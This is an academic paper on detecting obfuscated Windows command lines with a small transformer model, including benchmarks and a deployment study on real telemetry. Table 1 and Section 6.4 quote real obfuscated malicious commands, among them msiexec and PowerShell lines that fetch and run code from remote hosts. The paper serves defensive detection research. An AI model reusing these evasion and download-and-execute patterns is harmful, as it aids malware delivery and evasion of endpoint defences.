Command-Line Obfuscation Detection in Real-World Telemetry under Extreme Class Imbalance

Vojtěch Outrata and **Barbora Štěpánková** and **Michael Adam Polák** and **Martin Kopp**
Cisco Systems, Inc.
Prague, Czechia
{voutrata, bstepank, mipolak, markopp}@cisco.com

Abstract

To avoid detection by endpoint security tools, adversaries employ command-line obfuscation to alter syntax while preserving functionality. This paper proposes a scalable detection method specifically for command-line data, centered on a custom-trained, small transformer-based model optimized for low-latency inference across massive data streams. We demonstrate the method's efficacy through a two-phase evaluation: first, by benchmarking the model on a controlled dataset simulating realistic command-line telemetry with extreme class imbalance, where it outperforms previous approaches. Second, we evaluate the model against multiple days of high-volume telemetry from diverse real-world environments. Our results show that this approach provides the high precision and computational efficiency required to handle large-scale command-line logs while effectively reducing analyst workload.

1 Introduction

Traditional malware detection approaches include matching known malicious hash of executed binary or signature matching for patterns observed in specific malicious command-lines. To avoid detection by hash matching, attackers leverage common binaries already preinstalled on the targeted machine, so-called living off the land binaries (LOLBins). As these binaries are used for everyday activities, detections based solely on their hash provide very little value.

Therefore, when LOLBins are utilized for malicious activity, signature matching on top of the command-line is a popular option for detecting stealthy malware. Similarly, attackers also attempt to evade signature matching by obfuscating their commands — altering the syntax without changing the behavior. As shown in Figure 1, command-line obfuscation techniques can range from simply changing the case of the characters, adding unnecessary white-space characters, or adding characters ignored by the command-line interpreter, to building the whole malicious command-line during execution using for-loops and string operators. Writing signatures for obfuscation techniques is a prohibitively difficult task since a single command-line can be turned into countless obfuscated versions, depending on the utilized obfuscation techniques. This complexity makes it impossible for signatures to capture the generic obfuscation patterns and requires a more sophisticated detection approach.

- None: helloworld.exe –some-argument testing
- Light: heLLoWoRLd.Exe –soME-ArGuMenT tEstING
- Medium: he`Llo+"Wo^RLd.Exe"+ –soM`E-ArGu`MenT tE^stIN^g
- Heavy: &({1}, {0} –f "Wo^RLd.Exe"+ –soM`E-ArGu`MenT tE^stIN^g, he`Llo)
- Ultra: &({1}, {0}, {2} –f "Wo^RLd.Exe"+, he`Llo, iex fRoMBaSE+8*8+ 4oCTc29NYEUtQXJHdWBNZW5UIHRFXnN0SU5eZw==)

Figure 1: Example of various levels of obfuscation on a simple command-line.

In our work, we focus on obfuscation detection on top of general LOLBin execution logs. We use a small transformer-based model trained from scratch for command-line obfuscation detection, with emphasis on the imbalanced nature of real-world command-line data.

This implies the following requirements: first, the speed of the model is crucial, as it needs to process large amounts of data every day, and second, the precision of the model directly influences the workload of the human analyst.

Existing methods are mostly evaluated on datasets with a balanced ratio of obfuscated and non-obfuscated samples. However, as with most cybersecurity detection tasks, class imbalance in real traffic is usually orders of magnitude higher, making the classification task comparably harder. Simultaneously, with increasing class imbalance, key performance metrics, such as precision and F1-score, quickly deteriorate due to a lack of positive samples. To obtain detection metrics as relevant

Proceedings of the Second International Conference on Natural Language Processing and Artificial Intelligence for Cyber Security (NLPAICS'2026)
11–12 June, 2026.

to real deployment as possible, we evaluate the methods on datasets simulating real traffic class imbalance. The evaluation shows that our proposed approach outperforms the existing methods in classification performance while being scalable to high-volume telemetries.

We further demonstrate the proposed model's practical value in evaluation on 24 million real traffic command-lines. Command-lines detected by the model as obfuscated were manually labeled to obtain the precision of the model on real traffic. We also provide analysis of the positive samples extracted from the data.

In summary, the main contributions of our paper are:

- Training a model for command-line obfuscation detection under extreme class imbalance.
- Extensive evaluation of the model against existing methods on a controlled dataset simulating real traffic telemetry.
- Large-scale evaluation of the model on real-world traffic, including manual analysis of detected samples.

The code for replicating our research is available at `https://github.com/outravoj/Commandline-obfuscation-detection-`.

2 Related Work

To address the limitations of signature-based detectors, several machine-learning solutions were developed for specific obfuscation and malware detection scenarios. Kumar and Vaishakh (2016) created a specialized detector for obfuscation in Java malware, which utilizes Java bytecode itself for feature extraction. Similar approaches are described in (Bacci et al., 2018) for detecting obfuscation techniques in Android applications by using the application opcodes (instruction machine code): The first approach performs feature extraction followed by a binary classifier, while the second approach utilizes LSTM-RNN neural networks on the opcodes directly. A more general approach is studied in (Athiwaratkun and Stokes, 2017), where the authors apply similar methods on top of system logs produced by running the Microsoft anti-malware engine on top of the Windows portable executable (PE) file format.

These methods differ significantly from our approach as they specialize in in-depth analysis of the bytecode of applications or even directly running the executable and recording its activity. Our work targets obfuscation detection at a higher level of the command-line interface and text analysis. Hendler et al. (2018) target the classification of malicious PowerShell commands using convolutional/recurrent neural networks. However, obfuscation techniques are only mentioned as one possible feature of malicious samples, and the work focuses on PowerShell only. Bohannon and Holmes (2017) developed a detection approach targeting specifically obfuscation for PowerShell: Revoke-Obfuscation. Their method relies on extracting features from PowerShell's inbuilt Abstract Syntax Tree, followed by a shallow classifier. Another project focusing on command-line obfuscation detection, using cmd.exe data for training, was developed by Adobe (2025) and released as a Python package.[1] It leverages XGBoost for analyzing command-line inputs and numerical features extracted from the string representation of the command-line.

Tools for command-line obfuscation were also developed (Bohannon, 2018; Bashfuscator, 2018; Bohannon, 2016) and they can be used to hide any malicious command-line activity without significant effort.

Obfuscation detection in command-line execution logs is a heavily imbalanced problem. In our approach, we took inspiration from Haluška et al. (2022), who did extensive work on imbalanced data and Mulyanto et al. (2020); Dina et al. (2023) who utilized focal loss (Lin et al., 2017) in intrusion detection systems.

3 Data

In this section, we present the data used for model training and evaluation. We use both real-world and artificial command-line execution logs. We first describe both benign and obfuscated real-world data in Section 3.1, then we present the artificially obfuscated data in Section 3.2. The exact compositions of the fine-tuning and evaluation datasets are described in Sections 3.3 and 3.4. Finally, the data pre-processing is in Section 3.5.

3.1 Real-World Data

Major part of the data used in this work are execution logs from real traffic gathered from the teleme-

[1] `https://pypi.org/project/obfuscation-detection/` (Version 1.0.0, May 2025)

Binary	Proportion	Obfuscated Command Example
rundll	2.7%	`rundll32.exe \^&&&^&&^^^&&^^^^^&^&&&&^^&&^^^^&^.{[GUID]}, zVh5Hfr3Vd5DLrFl`
msiexec	2.75%	`mSIexeC -Q -IhTtP://NT3[.]XyZ:8080/5mGgMqZvXTg/DESKTOP_NAME=USER`
explorer	1.2%	`exPLOrER RemoVAbLe Disk`
PowerShell	28.4%	`powershell.exe -exec bypass -noni -nop -w 1 -C IEx( $( set-iTem 'vaRiABLE:OfS' '')+[STrInG]( '91>78!101g11...j116;99'.SpLit( '{;gX:<g!j>' ) | forEACH{([int] $_-As[cHAR]) }) + $(sET-ItEm 'VaRIaBLe:oFS' ' '))`
cmd	64.95%	`C:\WINDOWS\system32\cmd.exe /cP^o^w^e^r^S^h^e^l^l^.e^x^e^ -No^Exit -Ex^ec By^pass -^EC YwBhAG^wAYwA=`

Table 1: The percentage distribution of each type of binary in the raw data and examples of obfuscated samples for each executable. The obfuscation techniques differ based on each binary, the obfuscation for rundll is mainly in obfuscating the name of the DLL library, while cmd and PowerShell allow for more complex obfuscation techniques.

try of a commercial endpoint protection product.

Around 1500 unique real-world obfuscated samples were obtained in cooperation with specialized threat hunting teams, and are used as the positive class in fine-tuning and evaluation datasets.

In total, we have gathered approximately 350 million unique execution logs from ∼1000 private networks of various sizes and areas over period of 20 days, containing execution logs for PowerShell, cmd, msiexec, rundll, and explorer LOLBins.

Based on domain knowledge, the prevalence of real-world obfuscated command-lines is estimated to be extremely low, below 1 in 100k. Consequently, even relatively large random samples of traffic are highly unlikely to contain any positive instances. We therefore treat such samples as negative data for fine-tuning and evaluation datasets.

The percentage distributions of individual LOLBins in the obtained real-world data and an obfuscated example of each executable is displayed in Table 1.

3.2 Artificially Obfuscated Data

Obfuscated samples observed from real traffic are scarce and expensive to acquire. To obtain more data for the positive class of the fine-tuning and evaluation datasets, we artificially obfuscate benign command-lines taken from the real-world data. For this, we leverage two open-source obfuscation tools, Invoke-Obfuscation (Bohannon, 2016) for PowerShell obfuscation, and Invoke-DOSfuscation (Bohannon, 2018) for cmd obfuscation. For further details about the artificial samples and utilized obfuscation techniques, please refer to Appendix A.

While this approach enables scaling of the positive class, artificially generated samples may not fully capture the diversity of real-world obfuscation techniques and can introduce bias towards patterns specific to the utilized tools. Nevertheless, given the scarcity of real-world obfuscated samples, this approach provides a practical way to obtain sufficient training data.

3.3 Fine-Tuning Dataset

Given the extremely low prevalence of obfuscated command-lines in real traffic, constructing a fine-tuning dataset that both reflects real-world variability and enables stable training is challenging. Directly mirroring this distribution would lead to severe class imbalance and training instability (Haluška et al., 2022), resulting in a majority classifier that predicts all command-lines as non-obfuscated. To address this, we construct the fine-tuning dataset with a controlled class imbalance of 1:10, specifically:

- 405k command-lines randomly sampled from real traffic (negative class)
- 1.1k command-lines from the 1500 obfuscated real-traffic samples (positive class)
- 39.4k artificially obfuscated command-lines (positive class)

While augmenting the positive class with artificially obfuscated samples allows a wide variety of benign commands to be included in the dataset, the disadvantage is that specific obfuscation techniques present only in real-world samples become sparse in the training data, and it becomes more challenging for the model to learn to detect them.

3.4 Evaluation Dataset

For evaluation, we construct a base dataset with a 1:10 positive-to-negative ratio:

- 129k command-lines randomly sampled from real traffic (negative class)
- 387 command-lines from the 1500 obfuscated real-traffic samples (positive class)
- 12.5k artificially obfuscated command-lines (positive class)

This dataset is then used to construct evaluation subsets with varying class imbalance ratios by re-sampling the positive and negative classes.

3.5 Data Preprocessing

Many command lines are very similar. To promote diversity of both training and evaluation datasets as well as concentration of the model on obfuscation patterns, we replace the parts of command-lines not relevant to obfuscation by special tokens in both obfuscated and benign command-lines. Replacements include replacing date by `[DATE]`, url by `[URL]`, guid by `[GUID]` and IP address by `[IP]`.

4 Obfuscation Detection Model

We propose a custom-trained transformer-based model (Vaswani et al., 2017). This section covers the three phases of model training, namely: tokenizer training, pre-training and finetuning. Each following section covers one respective phase, for more detailed information on model training, refer to the Appendix B.

4.1 Tokenizer Training

Preliminary experiments using off-the-shelf tokenizers trained on natural language yielded unsatisfactory results when applied to command-line data. The main issues are the absence of semantically meaningful tokens and the mishandling of words containing non-standard characters, where tokenizers often reject an entire command-line string because of out-of-vocabulary symbols that are common in command-lines but rare in natural language. Further, Rust et al. (2021) reported negative impact of out-of-domain tokenizers on downstream tasks performance. Dagan et al. (2024) noted that the out-of-domain tokenizers result in less compressed data (more tokens are needed to tokenize the same data), negatively impacting the inference speed of the final model.

`bert-base-cased` **32k**	**Custom 20k**
`'W' '##IN' '##D' '##OW' '##S'`	`'WINDOWS'`
`'System' '##32'`	`'System32'`
`'cm' '##d' '.' 'ex' '##e'`	`'cmd.exe'`
`'te' '##mp'`	`'temp'`

Table 2: Example of prevalent patterns in the command-line logs tokenized by `bert-base-cased` tokenizer and custom tokenizer with 20k vocabulary size.

To address these limitations, we trained our own tokenizer tailored specifically to command-line data. We sampled 300 million command-line execution logs and leveraged the WordPiece algorithm (Wu et al., 2016) implemented in the Huggingface Tokenizers library (Wolf et al., 2020).

We tested our custom tokenizers of vocabulary sizes: 1k, 5k, 10k, 20k and 30k against 32k `bert-base-cased` tokenizer (Devlin et al., 2018) on one day of never-seen command-lines. From the data compression point of view, custom-trained tokenizers achieve better data compression at smaller vocabulary sizes: the custom tokenizer with a vocabulary size of 10k produces approximately 11% fewer tokens than the out-of-domain tokenizer while being three times smaller in vocabulary.

Manual inspection of the results showed the custom tokenizers' ability to produce meaningful tokens representing specific well-known patterns in the execution logs compared to the out-of-domain tokenizer (See Fig. 2). We proceed with a custom tokenizer with vocabulary size of 20k.

4.2 Model Pre-Training

We have selected the ELECTRA architecture (Clark et al., 2020) for two main reasons. First, it is computationally efficient (as demonstrated in the original paper). Second, the training objective is semantically similar to obfuscation detection. ELECTRA utilizes two transformer-based language models, a generator, and a discriminator. The generator model is trained with the standard masked language modeling objective, the discriminator model is trained to recognize which tokens were replaced by the generator model.

We used 40 million randomly sampled execution logs to pre-train the generator and discriminator models and experimented with discriminator model sizes of 9M (millions), 6M, 4.3M, and 750K parameters. The paired generator models are scaled down by a factor of 4 (Clark et al., 2020). Since scaling the discriminator model beyond 4.3M parameters

did not improve the downstream task performance, model of this size is reported for all further training and experiments.

4.3 Model Fine-Tuning

The generator from pre-training phase is discarded, and the discriminator is trained to detect obfuscated commands. We fine-tune on the 1:10 imbalanced dataset described in Section 3.3. This is done to promote model's performance on heavily imbalanced data of real world and to use the most of the obfuscated command-lines we have. We also utilize focal loss (Lin et al., 2017) to further adapt the training to the class imbalance.

5 Evaluation

In this section, we evaluate the model introduced in Section 4, comparing its performance against several baseline approaches we introduce in Section 5.1. We then describe our strategy for simulating class imbalance in evaluation dataset in Section 5.2. Finally, we show and discuss the evaluation results in Section 5.3.

5.1 Experimental Setup

We evaluate the ELECTRA model trained as described in Section 4 against the following baselines:

Fine-tuned CodeBERT A larger transformer-based model pre-trained on source code (Feng et al., 2020), downloaded from Huggingface. We fine-tune it for classification using the same data and loss function as for ELECTRA (see Section 4.3).

Revoke-Obfuscation A model that detects obfuscation by using a shallow classifier on features from PowerShell's inbuilt Abstract Syntax Tree. (Bohannon and Holmes, 2017)

obfuscation-detection: XGBoost A classifier for detecting obfuscated command-lines utilizing XGBoost algorithm based on extracted numerical features. (Adobe, 2025)

GPT-5 A zero-shot baseline using the `gpt-5-chat` large language model (OpenAI, 2025), prompted with: *"Is the following command-line obfuscated? Answer only Yes or No."* For full system prompt see Appendix D.

For the ELECTRA and CodeBERT models, command-lines with predicted obfuscation probability greater than 0.5 are classified as obfuscated. The threshold was selected based on the precision–recall curve, and we did not see strong sensitivity to slight threshold changes. The remaining models output binary labels directly.

5.2 Simulating real traffic class imbalance

Given the typically low amount of true positives in real-world situations, even a handful of false positive samples produced by the model will degrade the model's precision. The more imbalanced the dataset, the more pronounced this issue is. To obtain performance metrics that reflect the class imbalance of real traffic data, we construct multiple datasets with increasing levels of class imbalance.

From the evaluation dataset (see Section 3.4) we construct 6 datasets with increasing class imbalance ratios, described in detail in Table 4. The original evaluation dataset has 1:10 positive to negative ratio. The balanced 1:1 dataset was created by randomly sampling from the negative class to match the size of the positive class. Datasets with higher class imbalance were constructed by using the whole negative class and sampling the corresponding number of command-lines from the positive class to achieve the desired ratio.

Each considered model was evaluated against all 6 datasets.

5.3 Evaluation Dataset Results

The precision, recall, F1 score, and accuracy of all models across test datasets with varying class imbalance are shown in Table 3. Precision is arguably the most important in our setting, as high false positive rates often overwhelm analysts and render the model impractical. Recall is also crucial, as low recall can cause malicious activity to go undiscovered. The F1 score is the harmonic mean of precision and recall. Accuracy is the percentage of correct predictions in all predictions, which is not a suitable metric for heavily imbalanced problems, as the majority class overshadows the minority class's importance in the score.

As we can see in Table 3a, on the balanced 1:1 dataset, the precision of most of the models is very high and drops rapidly with increasing imbalance. The true positives become rarer while the number of false positives stays the same. The ELECTRA model achieves the best precision on the highly imbalanced datasets, followed by the XGBoost model.

Recall is generally high for transformer-based models, while Revoke-Obfuscation and XGBoost

(a) Precision

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	**1.0**	0.9914	0.7596	0.9996	0.9788
1:10	**0.9997**	0.9197	0.2432	0.9958	0.8188
1:100	**0.9969**	0.5338	0.0310	0.9605	0.3114
1:1000	**0.9695**	0.1030	0.0028	0.6907	0.0434
1:10000	**0.7647**	0.0114	0.0003	0.1429	0.0046
1:100000	**0.2**	0.0009	0.0000	0.0322	0.0004

(b) Recall

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9824	**0.9991**	0.6815	0.5504	0.9984
1:10	0.9824	**0.9991**	0.6815	0.5504	0.9984
1:100	0.9845	0.9992	0.6791	0.5664	**1.0**
1:1000	0.9845	**1.0**	0.5891	0.5194	**1.0**
1:10000	**1.0**	**1.0**	0.6154	0.3846	**1.0**
1:100000	**1.0**	**1.0**	**1.0**	**1.0**	**1.0**

(c) F1 Score

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9911	**0.9952**	0.7184	0.7099	0.9885
1:10	**0.9910**	0.9578	0.3585	0.7090	0.8997
1:100	**0.9906**	0.6959	0.0593	0.7126	0.4749
1:1000	**0.9769**	0.1868	0.0055	0.5929	0.0832
1:10000	**0.8666**	0.0226	0.0006	0.2083	0.0091
1:100000	**0.3333**	0.0018	0.0000	0.0625	0.0007

(d) Accuracy

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9912	**0.9952**	0.7329	0.7751	0.9884
1:10	**0.9984**	0.9920	0.7783	0.9589	0.9798
1:100	**0.9998**	0.9914	0.7869	0.9958	0.9781
1:1000	**0.9999**	0.9913	0.7878	0.9993	0.9779
1:10000	**0.9999**	0.9913	0.7880	0.9997	0.9779
1:100000	**0.9999**	0.9913	0.7880	0.9998	0.9779

Table 3: Evaluation results under varying class imbalance ratios (1:1 to 1:100000) for each model and metric.

Ratio	Real Ratio	Positives	Negatives	Total
1:1	1:1	12874	12874	25748
1:10	1:10	12874	128740	141614
1:100	1:100	1287	128740	130027
1:1000	1:998	129	128740	128869
1:10000	1:9903	13	128740	128753
1:100000	1:128740	1	128740	128741

Table 4: Ratios and counts of positive and negative samples in the evaluation datasets with increasing level of class imbalance.

ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
20 sec	7.1 min	4.3 hrs	8 sec	8.75 hrs

Table 5: Model inference speed measured on a random sample of 100k execution logs.[2]

have lower recall in comparison (Table 3b). In the 1:100,000 dataset, there is a single true positive sample, which was found by all models.

The F1 score demonstrates that under higher class imbalance ratios, the ELECTRA model is the only one maintaining high performance (Table 3c). In contrast, accuracy (Table 3d) shows no significant change across varying class imbalance ratios, incorrectly suggesting that model performance remains constant.

5.4 Inference Speed

The last key parameter of a model is its inference speed, which is critical given that it must process millions of command-lines each day. We evaluated the inference speed of each model on 100,000 execution logs. The results are shown in Table 5. For CodeBERT and ELECTRA models, the weights were converted to half precision (fp16), resulting in an approximate 50% increase in inference speed without any observed loss in classification performance compared to the full-precision model on the evaluation set. XGBoost and ELECTRA models are the fastest models in our evaluation by a large margin with XGBoost processing the 100k logs in eight seconds and ELECTRA in 20 seconds. Short processing times of both models allow for cheap processing of millions of logs daily.

While the CodeBERT is significantly slower than the previous models, the performance could be scaled by numerous techniques, such as weight quantization or compute increase. However, the significantly longer computational times of Revoke and GPT-5 render their usage for high volume telemetries impractical.

5.5 Discussion

Performance-wise, our custom-trained small ELECTRA model outperformed all the other models, including a more traditional approach (Revoke-Obfuscation) as well as the state-of-the-art large language model (GPT-5). It is also the second fastest model, with all others substantially slower.

The second-best model in metrics evaluations and first in speed is the XGBoost model; however, when it is put to practice, what appears to be a negligible difference in precision on the balanced dataset (ELECTRA: 1.0 vs. XGBoost: 0.9996) can have a far greater impact in extreme imbalance scenarios (1:100,000). Suppose analysts obtain 5 true positives: the XGBoost model would also yield 150 false positives to review, while the ELECTRA model would produce only 20.

[2]For ELECTRA, CodeBERT and XGBoost, the measurement was done on NVIDIA® T4 16GB GPU. For Revoke-Obfuscation it was done on an Apple M1 chip. GPT-5 was accessed via the API.

Further analysis of performance of the models on specific LOLBins and individual obfuscation techniques is shown in Appendix C. We proceed further with the ELECTRA model only.

6 Real-World Telemetry

While the models perform impressively on the evaluation datasets, it is vital to analyze if the performance carries over to deployment on real traffic. In this section, we analyze the ELECTRA model's performance on large volumes of real-world telemetry that contains no artificially added obfuscated commands and therefore perfectly reflects model deployment.

As manual labeling of several millions of command-lines is infeasible, we only label command-lines detected by the model as obfuscated. The selective labeling leads to several limitations in this evaluation:

- The exact numbers of positive and negative samples are unknown.
- The true class imbalance is unknown.
- Only the count of true positive and false positive samples can be measured.

As the count of true negatives and false negatives samples cannot be measured, this section reports precision as the only evaluation metric that can be computed. Other popular metrics, such as recall, F1-score, and accuracy, cannot be computed.

6.1 Initial Deployment

ELECTRA was deployed on 24 million command-lines collected over three days. The model detected 769 command-lines as obfuscated with assigned probability of obfuscation higher than the threshold of 0.5. All the 769 positive command-lines were then manually labeled as one of three categories:

- **Obfuscated malicious: 38 samples** Obfuscated commands produced by either recognized malicious activity or commands with a high probability of being produced by malicious activity worth investigating further.
- **Obfuscated benign: 148 samples** Obfuscated commands produced by non-malicious activity. This category consists mostly of samples that use some techniques used for obfuscation (e.g. excessive use of an escape character) without an obvious intent to disrupt the readability of the command.
- **Non-obfuscated: 583 samples** False positives.

When considering all obfuscated samples to be true positives, the precision is 24.19%. However, the final production model should be reporting only *obfuscated malicious* as positives, as security analysts are primarily interested only in samples with high indication of malicious activity. When considering only *obfuscated malicious* to be true positives, the precision drops to 4.94%. To improve the key metric of precision on *obfuscated malicious*, we further refine the model with one final round of model fine-tuning in the following section.

6.2 Targeted Fine-Tuning

To improve the model's precision on *obfuscated malicious* commands, and suppress the prevalent false positives, we further train the fine-tuned ELECTRA model to correct its predictions.

For training, we use the command-lines to which the model assigned a probability > 0.1 in the initial deployment phase. In addition to the 769 already labeled samples with obfuscation probability greater than 0.5 described in Section 6.1, we also labeled samples with assigned probability > 0.1 using the same guidelines, to have a bigger sample for the model to learn from. This resulted in a total of 1580 manually labeled command-lines.

Since there were no additional *obfuscated malicious* samples in the newly labeled data, around 120 various artificially obfuscated samples were added into the dataset as the positive class for two reasons: first, to balance out the high class imbalance to a 1:10 ratio, and second, to prevent the model from overfitting on the 38 positive samples of low variety found during manual labeling.

The following dataset was constructed for the final training:

- Negative class consists of *non-obfuscated* and *obfuscated benign* samples from manual labeling.
- Positive class consists of the *obfuscated malicious* samples from manual labeling supplemented with various artificially obfuscated samples.

In this final phase, the model was trained to correct its predictions on approximately 1700 gathered samples, mostly consisting of manually labeled examples, utilizing the objective and loss function described in Section 4.3.

6.3 Post-Refinement Results

To assess the final model's performance, we evaluated the ELECTRA model (after targeted fine-tuning) on 4 more days of new, never-seen telemetry. The model assigned obfuscation probability greater than 0.5 to 91 samples, which we manually labeled as follows:

- **Obfuscated malicious:** 64 samples
- **Obfuscated benign:** 6 samples
- **Non-obfuscated:** 21 samples

The results show that the targeted fine-tuning step, where the fine-tuned model adjusted its predictions on a small amount of incorrectly predicted samples, drastically improved the model's precision to 70.33%. Precision could be improved even more by making the obfuscation probability decision threshold higher than 0.5, but that comes at the cost of losing true positives with a lower obfuscation probability score than the new considered threshold. The model's recall on real-world data is unknown, as the number of true positives among millions of perceived negatives remains uncertain, demonstrating a core challenge in cybersecurity.

6.4 Malicious Examples

Other than catching obfuscated samples of known malicious activities, the ELECTRA detector registered obfuscated command-lines whose attribution to a malware family or campaign is currently unknown to us.

An example of a worm with a well-defined kill-chain is Raspberry Robin. The following detected commands would not be registered by number of proposed signature-based detectors (Red Canary, 2024; Podber and Rand, 2025) demonstrating that our model can detect novel samples even for established malware with well documented kill-chain:

```
C:\Windows\System32\cmd.exe
\r\r\r\t\r\t\r\r\r\t\r\t\r /RCmD<qjM.chK

ExplO^RER USB D^rive

mSIexeC -Q-IhtTP://NT3[.]XyZ:8080/
5qGgVaPvXFg/desktop-name=username
```

Other than samples of known malicious activities, we also present two examples of novel threats.

```
cmd.exe /c set --$#$--=net&& set '''=at&&
set ;;;;=st&& cmd.exe /c %--$#$--%%;;;;%%'''
% -s -p UDP
```

This command contains variable names obfuscated by '-', '#', etc. and construction of the command from these variables during execution. The goal is to check statistics of UDP traffic using *netstat*, which could be used as a part of the initial discovery process in a compromised environment.

Another example is the following *PowerShell* execution:

```
C:\Windows\System32\WindowsPowerShell\v1.0\
powershell.exe -w hidden $test='htt'+'p://'+
'XX[.]XX[.]XX[.]XX'+'/login.php';$response =
$(New-Objectsystem.Net.WebClient).Download
String($test);$log=$response;$command =
[scriptblock]::Create($log);&$command;
```

It is obfuscated by splitting the original command into multiple strings and concatenating their content during execution, executing the content from a URL with an embedded IP address. The contents of the executed script are currently unknown since the website was not available at the time of writing this paper. As this is a common technique used by malware such as Metamorfo (or Casbaniero) (Saunders et al., 2022), the command is highly suspicious and likely malicious.

7 Conclusion

In our work, we proposed a method for obfuscation detection using a small transformer-based model. The proposed model was extensively evaluated against existing methods on a controlled dataset simulating class imbalance close to real traffic. The evaluation demonstrated that the model outperforms existing methods in classification performance, especially for extreme class imbalance data, and is scalable to high-volume traffic on a single GPU, allowing for cheap large-scale inference. The model was then tested in deployment on actual real traffic, where we provided manual evaluation of the model's detection as well as a method to further improve the model's precision with manually labeled data from the deployment. The deployment evaluation showed that the model is able to produce high-precision detections even in real traffic with extreme class imbalance, and its practical value was further validated by examining novel detections produced by the model in deployment.

Limitations

Reliance on tool-generated obfuscated samples Large portion of samples used for the model training process comes from tools for obfuscation, and

while practical and we have observed the techniques in real traffic, it might reduce the model's generalization to unseen obfuscation patterns not available in the obfuscation tools.

Adversarial robustness This study also does not evaluate the model's resilience against adaptive adversaries who could modify their obfuscation techniques to leverage the training process of the model. These might include using obfuscation techniques typically associated with benign activity, or purposefully avoiding all the techniques included in the training data. Assessing these scenarios in more detail is beyond the scope of this work and is left for future research.

Extension to Unix systems The presented research focuses on detection on top of Windows telemetry. While the proposed model could in theory be used for detection on top of Unix interpreters (e.g. *bash, zsh, shell*) as well, we leave the research in this area for future work.

Sensitivity of the data The data used for model training and evaluation contain sensitive customer data that cannot be exposed due to confidentiality restrictions. The developed model's tokenizer also contains the proprietary data and, therefore, cannot be shared to the public as well. To support replication, detailed instructions and code are provided at [link anonymized for review] , allowing researchers to reproduce the methodology and evaluation results using their own datasets.

Ethics Statement

Our research focuses on developing a detector for malicious obfuscation, intended to enhance cybersecurity defenses. It does not involve live systems, disclosure of vulnerabilities, exposure to disturbing content or any actions that could harm individuals or systems. The work is designed solely to benefit defenders in identifying and mitigating malicious activities.

References

Adobe. 2025. Command obfuscation detection. [Online]. Available: https://github.com/adobe/obfuscation-detection. Accessed August 6, 2025.

Ben Athiwaratkun and Jack W Stokes. 2017. Malware classification with lstm and gru language models and a character-level cnn. In *2017 IEEE international conference on acoustics, speech and signal processing (ICASSP)*, pages 2482–2486. IEEE.

Alessandro Bacci, Alberto Bartoli, Fabio Martinelli, Eric Medvet, and Francesco Mercaldo. 2018. Detection of obfuscation techniques in android applications. In *Proceedings of the 13th International Conference on Availability, Reliability and Security*, pages 1–9.

Bashfuscator. 2018. Bashfuscator. [Online]. Available: https://github.com/Bashfuscator/Bashfuscator. Accessed August 6, 2025.

Daniel Bohannon. 2016. Invoke-obfuscation. [Online]. Available: https://github.com/danielbohannon/Invoke-Obfuscation. Accessed June 6, 2025.

Daniel Bohannon. 2018. Invoke-dosfuscation. [Online]. Available: https://github.com/danielbohannon/Invoke-DOSfuscation. Accessed June 6, 2025.

Daniel Bohannon and Lee Holmes. 2017. Revoke-obfuscation. [Online]. Available: https://github.com/danielbohannon/Revoke-Obfuscation. Accessed June 4, 2025.

Kevin Clark, Minh-Thang Luong, Quoc V Le, and Christopher D Manning. 2020. Electra: Pre-training text encoders as discriminators rather than generators. *arXiv preprint arXiv:2003.10555*.

Gautier Dagan, Gabriele Synnaeve, and Baptiste Rozière. 2024. Getting the most out of your tokenizer for pre-training and domain adaptation. *arXiv preprint arXiv:2402.01035*.

Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. 2018. Bert: Pre-training of deep bidirectional transformers for language understanding. *arXiv preprint arXiv:1810.04805*.

Ayesha S Dina, AB Siddique, and D Manivannan. 2023. A deep learning approach for intrusion detection in internet of things using focal loss function. *Internet of Things*, 22:100699.

Zhangyin Feng, Daya Guo, Duyu Tang, Nan Duan, Xiaocheng Feng, Ming Gong, Linjun Shou, Bing Qin, Ting Liu, Daxin Jiang, and Ming Zhou. 2020. CodeBERT: A pre-trained model for programming and natural languages. In *Findings of the Association for Computational Linguistics: EMNLP 2020*, pages 1536–1547, Online. Association for Computational Linguistics.

Radovan Haluška, Jan Brabec, and Tomáš Komárek. 2022. Benchmark of data preprocessing methods for imbalanced classification. In *2022 IEEE International Conference on Big Data (Big Data)*, pages 2970–2979. IEEE.

Danny Hendler, Shay Kels, and Amir Rubin. 2018. Detecting malicious powershell commands using deep neural networks. In *Proceedings of the 2018 on Asia*

conference on computer and communications security, pages 187–197.

Renuka Kumar and Anand Raj Essar Vaishakh. 2016. Detection of obfuscation in java malware. *Procedia Computer Science*, 78:521–529.

Tsung-Yi Lin, Priya Goyal, Ross Girshick, Kaiming He, and Piotr Dollár. 2017. Focal loss for dense object detection. In *Proceedings of the IEEE international conference on computer vision*, pages 2980–2988.

Mulyanto Mulyanto, Muhamad Faisal, Setya Widyawan Prakosa, and Jenq-Shiou Leu. 2020. Effectiveness of focal loss for minority classification in network intrusion detection systems. *Symmetry*, 13(1):4.

OpenAI. 2025. GPT-5 [large language model]. https://openai.com/. Accessed August 18, 2025.

Lauren Podber and Stef Rand. 2025. Raspberry robin gets the worm early. [Online]. Available: https://redcanary.com/blog/threat-intelligence/raspberry-robin/. Accessed March 9, 2026.

Red Canary. 2024. Raspberry robin. [Online]. Available: https://redcanary.com/threat-detection-report/threats/raspberry-robin/. Accessed March 9, 2026.

Phillip Rust, Jonas Pfeiffer, Ivan Vulić, Sebastian Ruder, and Iryna Gurevych. 2021. How good is your tokenizer? on the monolingual performance of multilingual language models. In *Proceedings of the 59th Annual Meeting of the Association for Computational Linguistics and the 11th International Joint Conference on Natural Language Processing (Volume 1: Long Papers)*, pages 3118–3135, Online. Association for Computational Linguistics.

Dan Saunders, Omri Bavly, Noam Lifshitz, and Itay Shohat. 2022. Breaking down the casbaneiro infection chain. [Online]. Available: https://www.sygnia.co/blog/breaking-down-casbaneiro-infection-chain/. Accessed March 11, 2026.

Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Łukasz Kaiser, and Illia Polosukhin. 2017. Attention is all you need. *Advances in neural information processing systems*, 30.

